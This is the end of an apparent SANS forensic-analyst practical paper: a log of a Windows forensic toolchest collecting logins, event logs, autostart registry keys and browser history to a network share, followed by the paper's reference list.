(md5=CB74B585A012B877C40223333D3769BF)

  07:11:40
  Generating report...
    \\192.168.0.102\GCFA\wft_test\netview.htm
(md5=BB38BBDFB56DB1DCD79B0389AE748A5B)

  07:11:40
  Verifying hunt.exe...
    OK  (md5=81C473DC0D266DFE7C275AF12DB0327A)

  07:11:41
  Running...
    hunt.exe \\127.0.0.1 > \\192.168.0.102\GCFA\wft_test\hunt.txt
    \\192.168.0.102\GCFA\wft_test\hunt.txt
(md5=46D980950BAF8CC87F605AA7672A6C85)

  07:11:41
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hunt.htm
(md5=C1F1A256E0269A9608FE6AD9B8FC2525)

[AUDIT POLICY]

  07:11:42
  Verifying auditpol.exe...
    OK  (md5=7079F5E2DF546C58232BEAB63DF0BF24)

  07:11:42
  Running...
    auditpol.exe > \\192.168.0.102\GCFA\wft_test\auditpol.txt
    \\192.168.0.102\GCFA\wft_test\auditpol.txt
(md5=B61A7E700B7CA40AA89B62490ED123D0)

  07:11:42
  Generating report...
    \\192.168.0.102\GCFA\wft_test\auditpol.htm
(md5=9DF0DBDC4D4756E167244CF80C432EEE)

[LOGINS]

  07:11:43
  Verifying psloggedon.exe...
    OK  (md5=C8BF5DBE8BE1E9100AD937E1F525EDFB)

  07:11:43
  Running...
    psloggedon.exe > \\192.168.0.102\GCFA\wft_test\psloggedon.txt
    \\192.168.0.102\GCFA\wft_test\psloggedon.txt
(md5=49D9C626ED471AB36C10B700C53EEA18)

  07:11:44
  Generating report...
    \\192.168.0.102\GCFA\wft_test\psloggedon.htm
(md5=A66376D40CFB3A827419FEE84259CA55)

  07:11:44
  Verifying ntlast.exe...
    OK  (md5=5217A0BCA991BB46E1C27610EFE95962)

  07:11:44
  Running...
    ntlast.exe -v -s > \\192.168.0.102\GCFA\wft_test\success.txt
    \\192.168.0.102\GCFA\wft_test\success.txt
(md5=2428169B31C96FE4A767215000AA0008)

  07:11:45
  Generating report...
    \\192.168.0.102\GCFA\wft_test\success.htm
(md5=6367A461782EDF44B1D8D8510B6E159B)

  07:11:45
  Running...
    ntlast.exe -v -f > \\192.168.0.102\GCFA\wft_test\failed.txt
    \\192.168.0.102\GCFA\wft_test\failed.txt
(md5=2428169B31C96FE4A767215000AA0008)

  07:11:45
  Generating report...
    \\192.168.0.102\GCFA\wft_test\failed.htm
(md5=DF4B653C2ADCBACD38AE85D5F7EADFCA)

  07:11:46
  Running...
    ntlast.exe -v -i > \\192.168.0.102\GCFA\wft_test\interact.txt
    \\192.168.0.102\GCFA\wft_test\interact.txt
(md5=2428169B31C96FE4A767215000AA0008)
```

```
  07:11:46
  Generating report...
    \\192.168.0.102\GCFA\wft_test\interact.htm
(md5=4CD466058DD365A35647E658F0ED1A04)

  07:11:47
  Running...
    ntlast.exe -v -r > \\192.168.0.102\GCFA\wft_test\remote.txt
    \\192.168.0.102\GCFA\wft_test\remote.txt
(md5=2428169B31C96FE4A767215000AA0008)

  07:11:47
  Generating report...
    \\192.168.0.102\GCFA\wft_test\remote.htm
(md5=60A94F2CB20BBEA3349081D4447E1276)

[EVENT LOGS]

  07:11:48
  Verifying psapi.dll...
    OK  (md5=B3D22A483875A61CB2060C7D518EFFC2)

  07:11:48
  Verifying dumpel.exe...
    OK  (md5=38DC05F37E1AB9969246CE01A3DB19BD)

  07:11:48
  Running...
    dumpel.exe -t -l system -f \\192.168.0.102\GCFA\wft_test\syslog.txt
    \\192.168.0.102\GCFA\wft_test\syslog.txt
(md5=9518117D52E6AB9F0AB1C01099BC83E6)

  07:11:49
  Generating report...
    \\192.168.0.102\GCFA\wft_test\syslog.htm
(md5=22C35E6C4DA6C83571B96A84083923A3)

  07:11:49
  Running...
    dumpel.exe -t -l application -f \\192.168.0.102\GCFA\wft_test\applog.txt
    \\192.168.0.102\GCFA\wft_test\applog.txt
(md5=AB0CFBB063D57C34A6090F76A9C50E4A)

  07:11:50
  Generating report...
    \\192.168.0.102\GCFA\wft_test\applog.htm
(md5=8E2C6BEED31E2C839DA075C79E5AB4AD)

  07:11:50
  Running...
    dumpel.exe -t -l security -f \\192.168.0.102\GCFA\wft_test\seclog.txt
    \\192.168.0.102\GCFA\wft_test\seclog.txt
(md5=D41D8CD98F00B204E9800998ECF8427E)

  07:11:50
  Generating report...
    \\192.168.0.102\GCFA\wft_test\seclog.htm
(md5=24B7599149BC936859BB4F54D6D3CD6C)

[FILE SYSTEM]

  07:11:51
  Warning...
```

```
    cmd.exe takes a long time to complete.  Please wait...
    -noslow option was used -- cmd.exe is being skipped...

  07:11:51
  Warning...
    cmd.exe takes a long time to complete.  Please wait...
    -noslow option was used -- cmd.exe is being skipped...

  07:11:51
  Verifying p2x561.dll...
    OK  (md5=22A144786B24809A0DD8757575F21F56)

  07:11:52
  Verifying mac.exe...
    OK  (md5=388631FC7DD59959A26F246FC37034FA)

  07:11:52
  Warning...
    mac.exe takes a long time to complete.  Please wait...
    -noslow option was used -- mac.exe is being skipped...

  07:11:52
  Warning...
    mac.exe writes to the source disk...
    -nowrite option was used -- mac.exe is being skipped...

  07:11:52
  Verifying hfind.exe...
    OK  (md5=5125DDD2568378310FB0BC4F9994BFC4)

  07:11:52
  Warning...
    hfind.exe takes a long time to complete.  Please wait...
    -noslow option was used -- hfind.exe is being skipped...

  07:11:53
  Warning...
    cmd.exe takes a long time to complete.  Please wait...
    -noslow option was used -- cmd.exe is being skipped...

  07:11:53
  Verifying streams.exe...
    OK  (md5=9E5F272E010BE683BB42430A9609426D)

  07:11:53
  Warning...
    streams.exe takes a long time to complete.  Please wait...
    -noslow option was used -- streams.exe is being skipped...

[AUTO START METHODS]

  07:11:53
  Verifying reg.exe...
    OK  (md5=31E1B2FE1F1FE4F418439BF1EC991EEF)

  07:11:53
  Running...
    reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Run /S >
\\192.168.0.102\GCFA\wft_test\hklm_r.txt
    \\192.168.0.102\GCFA\wft_test\hklm_r.txt
(md5=191DE912DE8CBB994AA934DE532F9B09)

  07:11:54
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hklm_r.htm
(md5=099EC2D23BBD8BBBC8AB75F0BDF3D1FB)

  07:11:54
  Running...
    reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce /S >
\\192.168.0.102\GCFA\wft_test\hklm_ro.txt
    \\192.168.0.102\GCFA\wft_test\hklm_ro.txt
(md5=BC0BC33935448A508FCDE23E2A1E2ED7)

  07:11:55
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hklm_ro.htm
(md5=D37DE051718DA1D45F49142878DD1289)

  07:11:55
  Running...
    reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices /S
> \\192.168.0.102\GCFA\wft_test\hklm_rs.txt
    \\192.168.0.102\GCFA\wft_test\hklm_rs.txt
(md5=629680BFDCB03EB78749D094FEBDBCB9)

  07:11:56
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hklm_rs.htm
(md5=A22477EE3726E4C7C7FCC597E50EA3FD)

  07:11:57
  Running...
    reg.exe query
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce /S >
\\192.168.0.102\GCFA\wft_test\hklm_rso.txt
    \\192.168.0.102\GCFA\wft_test\hklm_rso.txt
(md5=629680BFDCB03EB78749D094FEBDBCB9)

  07:11:57
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hklm_rso.htm
(md5=F14F20D51EE43A23CA67E0C2316F5C4E)

  07:11:58
  Running...
    reg.exe query HKCU\Software\Microsoft\Windows\CurrentVersion\Run /S >
\\192.168.0.102\GCFA\wft_test\hkcu_r.txt
    \\192.168.0.102\GCFA\wft_test\hkcu_r.txt
(md5=FB4BE00EEA64A8BCD84E6FBE0AAFFD8A)

  07:11:58
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hkcu_r.htm
(md5=EB00BA32BCD499777A86DAF501502701)

  07:11:58
  Running...
    reg.exe query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /S >
\\192.168.0.102\GCFA\wft_test\hkcu_ro.txt
    \\192.168.0.102\GCFA\wft_test\hkcu_ro.txt
(md5=629680BFDCB03EB78749D094FEBDBCB9)

  07:11:59
  Generating report...
```

```
    \\192.168.0.102\GCFA\wft_test\hkcu_ro.htm
(md5=B05B3768026188DA7C2BDFDCEBA5971E)

  07:11:59
  Running...
    reg.exe query HKCU\Software\Microsoft\Windows\CurrentVersion\RunServices /S
> \\192.168.0.102\GCFA\wft_test\hkcu_rs.txt
    \\192.168.0.102\GCFA\wft_test\hkcu_rs.txt
(md5=629680BFDCB03EB78749D094FEBDBCB9)

  07:12:00
  Generating report...
    \\192.168.0.102\GCFA\wft_test\hkcu_rs.htm
(md5=1B50DB3D0A877FD51FD9DE2B0911C8AA)

  07:12:00
  Running...
    cmd.exe /C type %SystemDrive%\autoexec.bat >
\\192.168.0.102\GCFA\wft_test\autoexec.txt
    \\192.168.0.102\GCFA\wft_test\autoexec.txt
(md5=D41D8CD98F00B204E9800998ECF8427E)

  07:12:00
  Generating report...
    \\192.168.0.102\GCFA\wft_test\autoexec.htm
(md5=C309436BA99874B0E4283ABB22182982)

  07:12:01
  Running...
    cmd.exe /C type %SystemRoot%\win.ini >
\\192.168.0.102\GCFA\wft_test\win_ini.txt
    \\192.168.0.102\GCFA\wft_test\win_ini.txt
(md5=9A1FAA6EE540CA0EC965B8150661667A)

  07:12:02
  Generating report...
    \\192.168.0.102\GCFA\wft_test\win_ini.htm
(md5=11942CB8ED1B9A5FF0BCE6F899C3AC4F)

  07:12:02
  Running...
    cmd.exe /C type %SystemRoot%\system.ini >
\\192.168.0.102\GCFA\wft_test\sys_ini.txt
    \\192.168.0.102\GCFA\wft_test\sys_ini.txt
(md5=B143A6852C9EF93E0BDECB02F524F9F2)

  07:12:03
  Generating report...
    \\192.168.0.102\GCFA\wft_test\sys_ini.htm
(md5=C27A5E38AD31A023703AF4E1F4EACDC4)

  07:12:03
  Running...
    cmd.exe /C type %SystemRoot%\winstart.bat >
\\192.168.0.102\GCFA\wft_test\winstart.txt
    \\192.168.0.102\GCFA\wft_test\winstart.txt
(md5=DF5DC1ABC0D52F3C9E931E26A7C0065C)

  07:12:04
  Generating report...
    \\192.168.0.102\GCFA\wft_test\winstart.htm
(md5=FE7C92D17B856CCA7C6A65668D5D28F1)
```

```
  07:12:04
  Running...
    cmd.exe /C type %SystemRoot%\wininit.ini >
\\192.168.0.102\GCFA\wft_test\init_ini.txt
    \\192.168.0.102\GCFA\wft_test\init_ini.txt
(md5=DF5DC1ABC0D52F3C9E931E26A7C0065C)

  07:12:05
  Generating report...
    \\192.168.0.102\GCFA\wft_test\init_ini.htm
(md5=7FECAB83EF65DF94F93A6CC7AAEE71B3)

[REGISTRY]

  07:12:06
  Running...
    reg.exe query "HKCU\Software\Microsoft\Internet Explorer\Explorer
Bars\{C4EE31F3-4768-11D2-BE5C-00A0C9A83DA1}" /S >
\\192.168.0.102\GCFA\wft_test\search_h.txt
    \\192.168.0.102\GCFA\wft_test\search_h.txt
(md5=629680BFDCB03EB78749D094FEBDBCB9)

  07:12:06
  Generating report...
    \\192.168.0.102\GCFA\wft_test\search_h.htm
(md5=7D67A98C3A5661BC1FA30F11B3C41382)

  07:12:07
  Running...
    reg.exe query "HKCU\Software\Microsoft\Internet Explorer\TypedURLs" /S >
\\192.168.0.102\GCFA\wft_test\type_url.txt
    \\192.168.0.102\GCFA\wft_test\type_url.txt
(md5=973E5D39A01F9067FF29FC54656E089F)

  07:12:08
  Generating report...
    \\192.168.0.102\GCFA\wft_test\type_url.htm
(md5=878D025FC84440439422721815C2E6E6)

  07:12:08
  Running...
    reg.exe query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /S >
\\192.168.0.102\GCFA\wft_test\run_hist.txt
    \\192.168.0.102\GCFA\wft_test\run_hist.txt
(md5=E49665500467F3F9454CD1E09785E0C4)

  07:12:08
  Generating report...
    \\192.168.0.102\GCFA\wft_test\run_hist.htm
(md5=267D480C7F727A5944BE909D42EA0065)

  07:12:09
  Running...
    reg.exe query
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU /S
> \\192.168.0.102\GCFA\wft_test\lastsave.txt
    \\192.168.0.102\GCFA\wft_test\lastsave.txt
(md5=6B7F0CC1D6E782BF4D8E61EBA94D6B34)

  07:12:09
  Generating report...
```

```
    \\192.168.0.102\GCFA\wft_test\lastsave.htm
(md5=C644747AD7968C483D5B7093834F8197)

  07:12:09
  Running...
    reg.exe query HKLM\Software\Microsoft\Windows\CurrentVersion\Uninstall /S >
\\192.168.0.102\GCFA\wft_test\installh.txt
    \\192.168.0.102\GCFA\wft_test\installh.txt
(md5=5871DBA06E900CC478FACE3499B0982D)

  07:12:10
  Generating report...
    \\192.168.0.102\GCFA\wft_test\installh.htm
(md5=B39E057E15006F44765F91054625CE21)

  07:12:10
  Verifying regdmp.exe...
    OK  (md5=A92E8BA3A7B8B7FA80D4AC189DBF45FD)

  07:12:10
  Warning...
    regdmp.exe takes a long time to complete.  Please wait...
    -noslow option was used -- regdmp.exe is being skipped...

[MISC]

  07:12:11
  Verifying p2x561.dll...
    OK  (md5=22A144786B24809A0DD8757575F21F56)

  07:12:11
  Verifying sniffer.exe...
    OK  (md5=EF13B9506E76689B250C33D4F477035F)

  07:12:11
  Warning...
    sniffer.exe writes to the source disk...
    -nowrite option was used -- sniffer.exe is being skipped...

  07:12:12
  Verifying p2x561.dll...
    OK  (md5=22A144786B24809A0DD8757575F21F56)

  07:12:12
  Verifying mdmchk.exe...
    OK  (md5=0633B72EC8E8EF515B33EF882ACF955D)

  07:12:12
  Warning...
    mdmchk.exe takes a long time to complete.  Please wait...
    -noslow option was used -- mdmchk.exe is being skipped...

  07:12:12
  Warning...
    mdmchk.exe writes to the source disk...
    -nowrite option was used -- mdmchk.exe is being skipped...

[DONE]

  07:12:12
  Verifying md5sum.exe...
    OK  (md5=A1A75714A1BDE5F4731AD63A527A65E8)
  07:12:13
  Running...
    md5sum.exe *.* > \\192.168.0.102\GCFA\wft_test\md5tools.txt
    \\192.168.0.102\GCFA\wft_test\md5tools.txt
(md5=885DBFB15BE3002BFC3B1018B9DA911B)

  07:12:13
  Generating report...
    \\192.168.0.102\GCFA\wft_test\md5tools.htm
(md5=A341E1E0D747470166CA6E072ED258F6)

  07:12:13
  Verifying now.exe...
    OK  (md5=FA32FB39C1DDB58FE8D6D945754FF036)

  07:12:14
  Running...
    now.exe > \\192.168.0.102\GCFA\wft_test\end.txt
    \\192.168.0.102\GCFA\wft_test\end.txt
(md5=A67E0E8903FB5FE3FAA99444B00DDAB7)

  07:12:14
  Generating report...
    \\192.168.0.102\GCFA\wft_test\end.htm
(md5=3AE867BC46641F9784744BAFE05C823A)

[WINFOREN]

  07:12:14
  Generating report...
    \\192.168.0.102\GCFA\wft_test\index.htm
(md5=8DD3601BB2236031A8B7C9ED7E15ECC3)

  07:12:15
  Generating report...
    \\192.168.0.102\GCFA\wft_test\main.htm
(md5=DA2083E4F9573F118CCBECDA15A4D48A)

  07:12:15
  Generating report...
    \\192.168.0.102\GCFA\wft_test\menu.htm
(md5=FF17434F6F49E56905E9CE213E425C77)

  07:12:15
  Generating report...
    \\192.168.0.102\GCFA\wft_test\about.htm
(md5=898D9EF381AB891084744CA51E9E36D1)

  07:12:16
  Generating report...
    \\192.168.0.102\GCFA\wft_test\config.htm
(md5=B753D763CD1BCAE46EB0DF329C9E9526)

[FINISH @ 07:12:16]
```

References

[1] SANS Institute. “GIAC Certified Forensic Analyst (GCFA) Practical Assignment”. Mar 2003. URL: http://www.giac.org/GCFA_assign_13.php (25 Aug 2003).

[2] RARLAB. “WinRAR The Size Solution”. 2003. URL: http://www.win-rar.com/index.php?lang=eng (25 Aug 2003).

[3] Red Hat, Inc. “Cygwin Information and Installation”. 2003. URL: http://www.cygwin.com (25 Aug 2003).

[4] Free Software Foundation, Inc. “Textutils – GNU Project”. 2003. URL: http://www.gnu.org/software/textutils/textutils.html (25 Aug 2003).

[5] Sysinternals. “Miscellaneous Tools”. 25 Aug 2003. URL: http://www.sysinternals.com/ntw2k/source/misc.shtml (25 Aug 2003).

[6] Unicode, Inc. “Unicode Home Page”. 2003. URL: http://www.unicode.org (25 Aug 2003).

[7] X-Ways Software Technologies AG. “WinHex: Hex Editor for Files, Disks & RAM”. 2003. URL: http://www.sf-soft.de (25 Aug 2003).

[8] Guild Productions. “Phrack Magazine, Volume 7, Issue 49”. Aug 1996. URL: http://www.phrack.org/phrack/49/P49-06 (25 Aug 2003).

[9] Guild Productions. “Phrack Magazine, Volume 7, Issue 51”. 1 Sep 1997. URL: http://www.phrack.org/phrack/51/P51-06 (25 Aug 2003).

[10] Sharpe, Richard. “Just What is SMB?”. 8 Oct 2002. URL: http://samba.anu.edu.au/cifs/docs/what-is-smb.html (25 Aug 2003).

[11] Microsoft, Inc. “Common Internet File System”. 2001. URL: http://www.microsoft.com/windows2000/techinfo/reskit/en-us/default.asp?url=/windows2000/techinfo/reskit/en-us/cnet/cnad_arc_endh.asp (25 Aug 2003).

[12] Sysinternals. “Regmon for Windows NT/9x”. 13 Jun 2003. URL: http://www.sysinternals.com/ntw2k/source/regmon.shtml (25 Aug 2003).

[13] Sysinternals. “Filemon for Windows”. 09 Jul 2003. URL: http://www.sysinternals.com/ntw2k/source/filemon.shtml (25 Aug 2003).

[14] Sysinternals. “PsList”. 11 Sept 2002. URL: http://www.sysinternals.com/ntw2k/freeware/pslist.shtml (25 Aug 2003).

[15] Foundstone. "Fport". 2003. URL: http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/fport.htm (25 Aug 2003).

[16] Sysinternals. "PsService". 25 Aug 2003. URL: http://www.sysinternals.com/ntw2k/freeware/psservice.shtml (25 Aug 2003).

[17] Sysinternals. "ListDLLs". 27 Jun 2000. URL: http://www.sysinternals.com/ntw2k/freeware/listdlls.shtml (25 Aug 2003).

[18] Microsoft, Inc. "Windows Deployment and Resource Kits". 2003. URL: https://www.microsoft.com/windows/reskits/ (25 Aug 2003).

[19] Kerio Technologies, Inc. "Kerio Personal Firewall". 2003. URL: http://www.kerio.com/kpf_home.html (25 Aug 2003).

[20] WinMerge. "WinMerge". URL: http://winmerge.sourceforge.net (25 Aug 2003)

[21] Atkins, Steve. "Sam Spade for Windows". URL: http://www.samspade.org/ssw/ (25 Aug 2003).

[22] Educause. ".edu Whois Look up". URL: http://whois.educause.net/edudomain/whois.asp (25 Aug 2003).

[23] FuSyS. "ICMPLIB_V1.h". 1998. URL: http://www.s0ftpj.org/tools/ICMPLIB_V1.h (25 Aug 2003).

[24] Dark Schneider. "icmp_tunnel.h". 1999. URL: http://www.s0ftpj.org/tools/icmp_tunnel.h (25 Aug 2003).

[25] Guild Productions. "Phrack Magazine, Volume 7, Issue 51". 1 Sep 1997. URL: http://www.phrack.org/phrack/51/P51-06 (25 Aug 2003).

[26] FuSyS. "007Shell.c". 1998. URL: http://www.s0ftpj.org/tools/007shell.tgz (25 Aug 2003).

[27] United States Of America. "COMPUTER FRAUD AND ABUSE STATUTE". 1986. URL: http://nsi.org/Library/Compsec/cfa.txt (25 Aug 2003).

[28] Salgado, Richard P. SANS Institute. "Forensics and Incident Response: The Law Enforcement Perspective" (From SANS GCFA Courseware). 2003. URL: http://www.giac.org/subject_certs.php#GCFA (25 Aug 2003).

[29] McLeod, John. "Incident Response Collection Report". 2001. URL: http://ircr.tripod.com (25 Aug 2003).

[30] IndigoStar Software. “Perl2Exe Home Page”. URL: http://www.indigostar.com/perl2exe.htm (25 Aug 2003).

[31] Salgado, Richard P. SANS Institute. “Forensics and Incident Response: The Law Enforcement Perspective” (From SANS GCFA Courseware). 2003. URL: http://www.giac.org/subject_certs.php#GCFA (25 Aug 2003).

[32] State Of Texas. “Texas Statutes and Codes Annotated”. 1989. URL: http://nsi.org/Library/Compsec/computerlaw/Texas.txt (25 Aug 2003).